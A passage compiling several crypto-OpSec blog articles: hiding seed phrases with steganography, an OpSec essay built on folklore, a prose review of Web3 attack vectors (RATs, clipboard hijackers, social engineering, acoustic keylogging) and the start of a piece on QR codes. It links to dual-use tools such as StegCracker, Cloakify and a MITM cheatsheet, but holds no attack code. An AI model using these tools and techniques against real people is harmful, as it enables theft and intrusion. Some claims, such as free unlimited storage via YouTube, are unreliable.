
you may ask? Because such tools exist as well and you can test your steganography with them as well.

But it might help you if you have to hide your seed on paper in your house and you don't want a casual burglar to guess what it is. Or if you have to carry it on your person through an area where you might be searched by somebody who might want to steal your money.


Steganography
Sender
Receiver
to be or not to be that is the question
Encryption Algorithm
stovqtbexcor rtbnotlktows qybefgthatpf waismthevs ewquestionla
Decryption Algorithm
to be or not to be that is the question
Unencrypted Message
Encrypted Message
Unencrypted Message

Pay attention to this project, which I highly recommend as it will help you do what you want faster and easier than anything else: visit incoherency.co.uk/stegoseed and check out Author's writeup on it.

Also check out this awesome OpSec service which is a pure JavaScript steganography module designed in functional programming style, to hide secrets inside text by compressing and encrypting the secret before cloaking it with special unicode invisible characters.



There is also a way more hardcore option for true OpSec lovers: just store your crypto wallet seed phrase securely & publicly in a tattoo, use this tool which creates an SVG and PNG of the encrypted phrase, the decryption key, and a QR code for coin deposit and do not speak too much about it.

For a perfect OpSec illogical actions are always a definite advantage - think at least of the logic bomb method, when in order to turn on the computer you need to perform several non-obvious actions or even connect the chips in the right order! You can hide your phrase by inserting it into a track of your least favorite rapper and encrypting it with these programs:

- **github.com/danielcardeenas/AudioStego**
- **github.com/Buggaboo/LSB-steganography-audio**

...Or you can insert it into a file with GTA V and post its compressed version on YouTube with this great program. By the way, this way you can get absolutely free and unlimited data storage - all the data will be available only to you, as you will have the decryption key.

As you can see, the use of steganography is very widespread and its presence makes the system more secure, but do not overdo it - here I advise you to read my previous article, its topic is strongly related to our current subject of discussion.

If you are interested in the question of secure storage of cryptocurrency then I advise you to read the following articles:

- **Master of OpSec Masters: A View Through the Prism of Time**
- **OpSec in Crypto: Thoughts**

And study my OpSec Guide as well as all the links and references in it. Stay safe!

#IV - Conclusion & References

What's the bottom line? In the end, we learned about a really important ancient secret that has passed into our world with almost no significant transformation, and combines so well with our reality that it can even be used to protect your cryptocurrency or to create yourself eternal free file storage!

Remember that everything new is the overlapping of the old and in this context we take the experience of our ancestors and adapt it to ourselves. I have faith in you! Be careful and check out my other works!

References:

- **www.edureka.co/blog/steganography-tutorial**
- **www.linkedin.com/pulse/steganography-pro-level-hew-d?trk=portfolio_article-card_title**

Additional list of tools:

- github.com/Paradoxis/StegCracker
- github.com/TryCatchHCF/Cloakify
- incoherency.co.uk/image-steganography
- stylesuxx.github.io/steganography
- manytools.org/hacker-tools/steganography-encode-text-into-image
- sourceforge.net/projects/anubisstegano/files/latest/download
- www.softpedia.com/get/Security/Encrypting/DeEgger-Embedder.shtml#download
- jpinsoft.net/DeepSound/Overview.aspx
- sourceforge.net/projects/hallucinate
- sourceforge.net/projects/jhideapp
- download.cnet.com/windows/openpuff-team/3260-20_4-10146585-1.html
- tool.geoimgr.com
- http://www.openstego.com
- paranoiaworks.mobi/ptepc
- github.com/KuroLabs/stegcloak
- github.com/StefanoDeVuono/steghide
- github.com/solusipse/spectrology
- github.com/jklmnn/imagejs

Blockchain + Steganography:

| Note: Steganography is best used not instead of cryptography, but together with it. This combination allows you to hide both the information itself and the fact of its storage or transmission.

| Note: The main difference between cryptography and steganography is that steganography methods allow you to hide/conceal information inside media such as images, audio recordings, spam, etc., and hide the fact that there is any data there at all, while cryptography methods consist of encoding the content in an unreadable format using algorithms such as RSA, AES, DES, etc.

- medium.com/@zenon.network/the-new-nft-standard-when-cryptography-meets-steganography-9e356007dcaa
- mdpi-res.com/d_attachment/sensors/sensors-21-04078/article_deploy/sensors-21-04078.pdf?version=1623581808
- www.researchgate.net/publication/348380022_Blockchain_for_steganography_advantages_new_algorithms_and_open_challenges
- www.researchgate.net/figure/A-double-steganography-model-combining-blockchain-and-IPFS_fig3_351292756
- ieeexplore.ieee.org/ielx7/6287639/9312710/09520396.pdf?tp=&arnumber=9520396&isnumber=9312710&ref=aHR0cHM6Ly93d3cuZ29vZ2xlLnJ1Lw==
- www.sciencedirect.com/science/article/pii/B9780323858540000095?via%3Dihub
- www.academia.edu/73123346/A_Novel_and_Robust_Hybrid_Blockchain_and_Steganography_Scheme
- arxiv.org/pdf/2101.03103.pdf

Support is very important to me, with it I can spend less time at work and do what I love - educating DeFi & Crypto users!

- **Check out my GitHub**
- **Track all my activities**
- **All my Socials**
- **Join my TG channel**

Use dangerzone.rocks if you are working with PDFs and please follow OpSec Guide!

• How to store crypto securely - tips from CIA_Officer

• 2 Violent attack vectors in Crypto: a detailed review

• OpSec in Crypto: Thoughts

If you want to support my work, you can send me a donation to the address:

- **0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A or officercia.eth — ETH, BSC, Polygon, Optimism, Zk, Fantom, etc**
- **17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU - BTC**
- **4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds - Monero XMR**

Thank you! ❤️

Also published here.

A View on OpSec Through the Prism of Time

Today I would like to discuss with you such a little-discussed point as OpSec mindset, how it can be developed and why it is all needed on the example of ancient English, Greek and ancient Christian folklore and some modern references.

247
Beim colnſchen ſant Jeronim Machielis Tyranniglich viel menſchen vmbß
Auſchriben thůt Drum er nach der tyrannen

#Master of Masters

“I can resist everything but temptation.” — Oscar Wilde

Since ancient times, people have been concerned about how to protect themselves and their homes, those who were richer could even build special defense structures — castles. People understood that there would always be those who attacked them — and no wonder, because at that time people often chosen weapons to solve problems, and often the castle was needed not only in case of war, but also epidemics, local conflict or, for example, drought.

Even then there were those who sold plans of castles to potential enemies and at that time architects have come up with an ingenious solution, which we are still using up to this day. They distributed castle plans & schemes in the open on the streets to understand the weaknesses of their system, to know the workarounds, and to see what improvements the architects’ followers would achieve. In other words, open source as we know it has been around for centuries.

But back to the topic of our conversation. People understood that even in spite of all the efforts on architecture, plagiarism of castles and so on, human remains the weakest link. So folklore began to emerge on its own to teach the new generation what ancestors lacked.

Today we are going to talk about one folklore fairy-tale and use it as an example to consider one of the most important laws of OpSec. Below I will give the whole tale without abbreviations, it is an old English fairy tale by an author who is unknown. I remind you that you leave all conclusions to yourself. So, let's begin, imagine that you are in the Monty Python, Robin Hood and King Arthur universe at the same time!

«A girl once went to the fair to hire herself as a servant. At last a funny-looking old gentleman engaged her, and took her home to his house. When she got there, he told her that he had something to teach her, for that in his house he had his own names for things.

- ***He said to her: "What will you call me?"***
- ***"Master or mister, or whatever you please sir," says she.***
- ***He said: "You must call me 'master of all masters.' And what would you call this?" pointing to his bed.***

- *“Bed or couch, or whatever you please, sir.”*
- *“No, that’s my ‘barnacle.’ And what do you call these?” said he pointing to his pantaloons.*
- *“Breeches or trousers, or whatever you please, sir.”*
- *“You must call them ‘squibs and crackers.’ And what would you call her?” pointing to the cat.*
- *“Cat or kit, or whatever you please, sir.”*
- *“You must call her ‘white-faced simminy.’ And this now,” showing the fire, “what would you call this?”*
- *“Fire or flame, or whatever you please, sir.”*
- *“You must call it ‘hot cockalorum,’ and what about this?” he went on, pointing to the water.*
- *“Water or wet, or whatever you please, sir.”*
- *“No, ‘pondalorum’ is its name. And what do you call all this?” asked he, as he pointed to the house.*
- *“House or cottage, or whatever you please, sir.”*
- *“You must call it ‘high topper mountain.’”*

That very night the servant woke her master up in a fright and said: “Master of all masters, get out of your barnacle and put on your squibs and crackers. For white-faced simminy has got a spark of hot cockalorum on its tail, and unless you get some pondalorum high topper mountain will be all on hot cockalorum.” …. That’s all».


Source: Joseph Jacobs, *English Fairy Tales*, 3rd edition, revised (London: David Nutt, 1898), no. 42, pp. 220–21, reference.

We have just read this old story. What can it teach you about? The point is that it hides an obvious idea — if you build a security system, hire reliable people, build a good abstract “house,” then don’t overcomplicate things for nothing. Remember that a security system that you don’t fully understand on an intuitive level will always work against you.

That is why it is impossible to give a clear answer to the question of which operating system to use, which practice to use — all of them to some extent can work, but on one condition — if you understand 100% how your security wall works, why this or that solution is used or removed in it. Think about what to do in emergency and unforeseen situations.

#Human Factor

This aspect is firmly tied to human psychology and the fear of the unknown. For example, why do Special Forces personnel always undergo training in which they are strangled, shot from above over them, and so on? So that the situation is no longer unknown to them and in a similar situation the brain will not behave the way it does when it gets its first experience in something. So with us, you have to know what a break-in looks like and how it feels to you personally-it’s necessary so that you can react effectively and coherently.



I suggest that you refer to a few rules from my OpSec Guide, namely rules 7, 12, and 21. This is exactly what you should get out of this story, but I would like to add again — do not do what you do not understand, always give preference to familiar solutions:

- ***Never do anything you do not understand. Always check which token you approve, transaction you sign, assets you send, etc — be extremely accurate while making any financial operation. Keep in mind that one of possible attack vectors is to put you in a situation that will encourage you to do smth (login or anything like that).***
- ***Identify your sensitive data, including your product research, intellectual property, financial statements, customer information, and employee information. This will be the data you will need to focus your resources on protecting.***
- ***Your level of OpSec usually depends on your threat model and which adversary you're up against. So it's hard to define how good your OpSec is.***

This is such a simple but important lesson the ancient inhabitants of England, the castle builders, wanted to pass on to the upcoming generations, and we certainly have something to learn from them. Anyway, many of our new are long forgotten and rediscovered old.

#A View on OpSec Through the Prism of Time

If following Dominik Bärlocher, an OpSec & OSINT researcher, presumably the first report of a secret dates back to ancient Grecian times. It is closely associated with the symbol of the rose. As the legend goes, goddess Aphrodite gave her son Eros a rose, who in turn gave it to Harpocrates — the God of Silence — who was to ensure that Aphrodite's various indiscretions would stay a secret. Some versions of this story claim that Harpocrates was to ensure that all the Gods' indiscretions would stay a secret. Thus, the rose became a symbol for secrecy.

Christianity knows conversations sub rosa, under the rose, which means that secret information is being exchanged and that all parties involved in the conversation are trusted. Confessions are also treated as sub rosa, which is why confessionals often have roses or floral imagery on or around their doors.

Among the first people to investigate the abstract nature of secrets was German Sociologist, Philosopher and Critic Georg Simmel. In his Propositions, he outlined the nature of secrets and what they do to people involved in them. He concludes that the more secrets are organized and shared, the more likely it is that a centralized command structure needs to be established or establishes itself.

Great references to read on OpSec topic:

- **github.com/OffcierCia/Crypto-OpSec-SelfGuard-RoadMap**
- **www.nsa.gov/portals/75/documents/news-features/declassified-documents/cryptologic-histories/purple_dragon.pdf**
- **theanarchistlibrary.org/library/crimethinc-what-is-security-culture**
- **osintcurio.us/2019/04/18/basic-opsec-tips-and-tricks-for-osint-researchers/amp/**
- **www.osti.gov/servlets/purl/1367112**
- **anonymousplanet-ng.org**
- **www.usenix.org/system/files/1401_08-12_mickens.pdf**

This is such a simple but important lesson the ancient inhabitants of England & Greece, as well as ancient Christians, the castle & temple builders wanted to pass on to the upcoming generations, and we certainly have something to learn from them. Anyway, many of our new are long forgotten and rediscovered old. Keep that in mind, I have faith in you! Be careful and check out my other works!

Telegra.ph version | Mirror version

Support is very important to me, with it I can spend less time at work and do what I love — educating DeFi & Crypto users!

- Check out my GitHub
- Track all my activities
- All my Socials
- Join my TG channel

Use dangerzone.rocks if you are working with PDFs and please follow OpSec Guide!

• How to store crypto securely — tips from CIA_Officer

• 2 Violent attack vectors in Crypto: a detailed review

• OpSec in Crypto: Thoughts

If you want to support my work, you can send me a donation to the address:

- 0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A or officercia.eth — ETH, BSC, Polygon, Optimism, Zk, Fantom, etc
- 17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU — BTC
- 4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds — Monero XMR

Thank you! ❤️

Also Published Here

Violent Attack Vectors in Web3: A Detailed Review

#Abstract

Operational security professionals work to figure out where their information can be breached. Looking at operations from a malicious third-party's perspective allows us to spot vulnerabilities we may have otherwise missed so that we can implement proper countermeasures.

The most important thing to understand here is the path of the cyber attack – its vector. Let's take a closer look.


#Example No. 1 - RAT & Social Engineering

Let's take a hypothetical situation in which your computer gets infected with a Remote Access Trojan (RAT) virus. One of two things may happen. If the attack was carried out by a rookie hacker (i.e a lamer) then he likely orchestrated a wide massive attack without a target in mind. He can steal some information on you like your browser cookies and then sell it.

- **Social Engineering. Example (1).**

The second option is that this was a direct attack. The hackers made a phishing page on your router, through which you could enter your password (poisoning the DNS server). To prevent this type of attack, you ideally need to separate your machines and networks. You should also check certificates.

Here is an example of a very dangerous cyber attack on your crypto wallet:



- **Your computer gets infected by malware with a [crypto clipper].**
- **Let us say you want to send money from your crypto account to your friend.**
- **When you attempt to copy and paste your friend's crypto, ETH, or BTC address, the clipper will substitute your friend's address with a generated one that looks a lot like your friend's (starts and ends with the same characters).**
- **Thus, instead of sending crypto to your friend's account you actually direct the money directly into the hacker's account.**

Consider checking the entire address of your addressee's wallet before you click Send.

- **Read carefully: graph.org/Social-Engineering-Your-Way-Into-The-Network-09-13**

Sophisticated crypto criminals will throw at you a mix of attack vectors. It could be a Social Engineering vector, plus phishing and classic malware. They might even attempt a physical attack!

#Example No. 2 - The Troll and the Knight

Let us take Jane who is a diligent employee at her company. Information about Jane is publicly available on her social networks. Some sensitive information about her might have even been revealed in some leaks, such as the 2014 Yahoo Mail user account information breach. Generally, she is no different from you or us. So far, so good.

- **github.com/frostbits-security/MITM-cheatsheet**

But then, a troll shows up and starts stalking her around social networks, writing hurtful comments, for example. He expands his cyberbullying to others in Jane's company, bringing distress to his victims.

Even at this stage, the attack has done enough damage to cripple the culture of openness inside the company. Employees may stop sharing personal information or speaking candidly about problems for fear of ridicule or retaliation.

Jane continues to suffer the troll's attacks in silence. If Jane blocks the troll's account, he will make another. If he knows her address, multiple pizza deliveries may suddenly arrive at her door. It is no life.

At this point in our story, in comes John. He is a stranger but, he too has a public account and has suffered from the actions of this same troll as evident from attacks on his page. He makes Jane a proposition for cooperation on how to stop the attacks. He says he knows a way to silence the troll.

Sure he knows the way. The Knight to the Rescue and the Evil Troll are one and the same person. The troll's trick was to establish an emotionally supportive bond with someone who was experiencing pain.

John created a condition where Jane is now more likely to follow John's seemingly innocent suggestion. She may click on a URL link or open a file sent to her. She might even come out and meet John.

This story may end badly for Jane. A potential scam by John should have been stopped at the beginning – at the stage when the target got recruited.

Are there any good guidelines to follow so that we do not end up in Jane's position?

1. **The piece of advice "don't let strong emotions influence your actions" applies well for investing in stocks or when choosing a life partner. It can be your first rule in the digital world playground.**
2. **If you get scammed, do not lose heart. One thing victims often tell us after being defrauded is "I can't believe I was so stupid." Scams happen to the best among us. Evolutionary psychology tells us that we have been wired by evolution to trust**

other humans for the purpose of our survival. This is why any exploitation of this strong evolutionary adaptation is particularly painful to us.

3. If you are in a managerial role, make sure your employees aren't sick, tired, or go hungry at work. When employees are physically or emotionally weakened, they become vulnerable to psychological influence.
4. If you work a lot with files, particularly PDFs, you can use these protective measures.
5. While you may be wary of third parties trying to steal your information, you should also watch out for insider threats, such as negligent employees and disgruntled workers.
6. We recommend that you follow these 25 rules to safeguard yourself from nefarious Internet scammers.

The exploitation of love or anger happens less often because the scammer would need to maintain a psychological connection with the victim, requiring skill, time, and familiarity with the target. In our situation, the scammer exploited the victims' fear. What is more, in order for this attack to succeed the victim had to be rushed.

A skillful social engineer will not give the victim much time to think, and will always press for urgency. This is the first thing to pay attention to – If you are rushed to give out sensitive information (or any information at all, for that matter), it is a good time to pause.

The second point to note is that when you find yourself in a similar situation, do not try to solve the problem by yourself. Ask a friend, a frequent contributor to your favorite Discord server, or a moderator of any well-known DAO. Good people want to help. Get a second opinion.

Sometimes scammers just want to get dirt on the victim or de-anonymize the target. Often, however, sophisticated cyber exploits can come coupled with either a malware injection or a phishing attack, or some other surprise.

#Example No. 3 - An IoT hack "on steroids"

It is no secret that hackers can find out which keys you press. To do this, a hacker needs to install a key-logger (See 1 & 2) on the victim's computer. However, it is already possible to simply find out what a person is typing just by the sound from the microphone or, let's say, an IoT device speaker.

But how does it work exactly? Let's get to the bottom of it!

Each key on the keyboard has a unique sound. The distance between the keys, the microphone, and the rate at which they are pressed are different for each symbol. In

short, a spectrogram analysis is able to distinguish the keys from each other and determine which buttons correspond to a particular sound.

The algorithm would analyze the parameters of each sound if a hacker gained access to a microphone or speakers. To protect against audio key-loggers, try using Unclack on MacOS and Hushboard for Linux. They will mute the microphone when you are typing.

- **keytap.ggerganov.com**
- **keytap2.ggerganov.com**
- **keytap3.ggerganov.com**

The described attack can be used in a combination with the IoT hack in which hackers may use speakers, and therefore a microphone, in order to recognize your seed phrase and steal your crypto assets. This is not a Joke!

- **If you are an IoT device owner, then carefully read!**

Banks have long been concerned with creating a system of acoustic protection not only in meeting rooms and office management but also in the security departments. Banks can use deep underground laboratories and huge Faraday cages for this purpose.

In essence, a cold wallet is just a pseudo-AirGap system (100% AirGap is impossible to achieve on Earth by definition) and it can be cracked.

#Example No. 4 - IOS +MacOS Attack Vectors

In my favorite chat room recently I was asked, in light of recent events, would it be safer to use MacOS & IOS for work? Is it true that they have better security? I don't have a definite answer here - both yes and no.

First of all, There is a lot of malware for macOS/IOS, the thing is that exploits 0days/1 day for MacOS/IOS costs slightly more than Windows/Android.

There is no difference, just a difference in the price of preparation and in the price of different exploits (including file gluing exploits or delivery exploits - they always cost more), I suggest you go to Zerodium and see the prices.

In general, the toolkit is more or less the same so don't assume that macOS is more secure. Again, it is based on FreeBSD. In other words, know who is working against you and what they are capable of.

In other words, the chances of getting into a massive attack are less, but the chances of being hacked by someone who is not sorry to spend 5-10 thousand dollars to prepare for your hack are equal on all devices and almost all operating systems.

Hackers also care about economics, profit, and cost. If they are confident they can take the risk. Keep that in mind.

- **Carefully read: officercia.mirror.xyz/0uiAGM50rkQSvHbptcrVkCkyxsnewpAFIdu3oyga42Y**

Use Qubes OS, Whonix, Tails, or Graphene OS (which is way better than closed and thus unable to estimate risks IOS. Jailbreaking a device makes everything even worse) but some of them require a lot of preparation work and do not have out of the box security! But. Any secure OS can't help you if you don't care about simple security rules - keep that in mind.

#Conclusion

I am not asking you to comply with all of this, but you must remember the main rule in this particular case:

- **Your level of OpSec usually depends on your threat model and which adversary you're up against. So it's hard to define how good your OpSec is.**

If we finally want to give people the opportunity to be their own bank, we must realize that in this case, people must be able to replace all those services and actions for which traditional banks get money.

Yes, it seems like it is a veritable minefield over there. Keep the faith. Learn the latest attack techniques, white hat cheat sheets, and defenses. Only knowledge can defeat criminals*'* knowledge. In this intellectual boxing match the most prepared wins, and we want that to be you!

Also published here.

- ***Authors: Officer_CIA, Nazar Taras***

Support is very important to me, with it I can spend less time at work and do what I love - educating DeFi & Crypto users!

- **Check out my GitHub**
- **Track all my activities**


- All my Socials
- Join my TG channel

If you want to support my work, you can send me a donation to the address:

- 0xB25C5E8fA1E53eEb9bE3421C59F6A66B786ED77A or officercia.eth — ETH, BSC, Polygon, Optimism, Zk, Fantom, etc
- 17Ydx9m7vrhnx4XjZPuGPMqrhw3sDviNTU - BTC
- 4AhpUrDtfVSWZMJcRMJkZoPwDSdVG6puYBE3ajQABQo6T533cVvx5vJRc5fX7sktJe67mXu1CcDmr7orn1CrGrqsT3ptfds - Monero XMR

#Thank you! ❤️

The Hidden Danger of QR Codes



I am very glad that you are reading my article again, dear friends! It would seem, what danger can a QR code pose? It turns out that you can even lose your cryptocurrency as well as fiat money and internet logins because of several attacks, which are based on the mechanics of QR codes.

Let's study these attacks and see how we can successfully defend against them!

In this article, I will be referring to various amazing Authors and resources I strongly recommend that you separately study them on your own. The references list is at the end of the article, enjoy reading!

#Special Thanks:

- ***Much thanks Peachs for help with editing & proofreading!***
- **Much thanks a Deer from Telegram for help with proofreading!**

#I - What is a QR code?

A QR code is a two-dimensional barcode that can store 7,089 digits or 4,296 characters. It can be scanned using a QR code scanner or reader, which is built into most mobile devices' default cameras, to decipher the data that's encoded into it.

This is a string of text, and it's typically a URL or link to a website or a merchant's official account on a payment system. Scanning a QR code saves a user the trouble of typing out a long address in a web browser or manually entering a merchant's username or number in a payment app, among other advantages.

According to Kody Kinzie, a Security researcher, the answer to the limitation of linear barcodes was 2D barcodes, which offer more storage resistance to having physical damage affect the information contained within. Some of the first 2D codes looked like the one below, which is still widely used today.

Aztec code is a 2D, or matrix, machine-readable code that is similar in many ways to a QR code and can hold more information than a linear barcode. Initially developed for logistics, you may see it used on packages and envelopes when more data needs to be stored than a linear barcode can provide.

Other types of 2D barcodes can contain an extremely dense amount of data. The PDF417 format found on the back of most driver's licenses in the United States, for example, can encode up to 1800 ASCII characters.

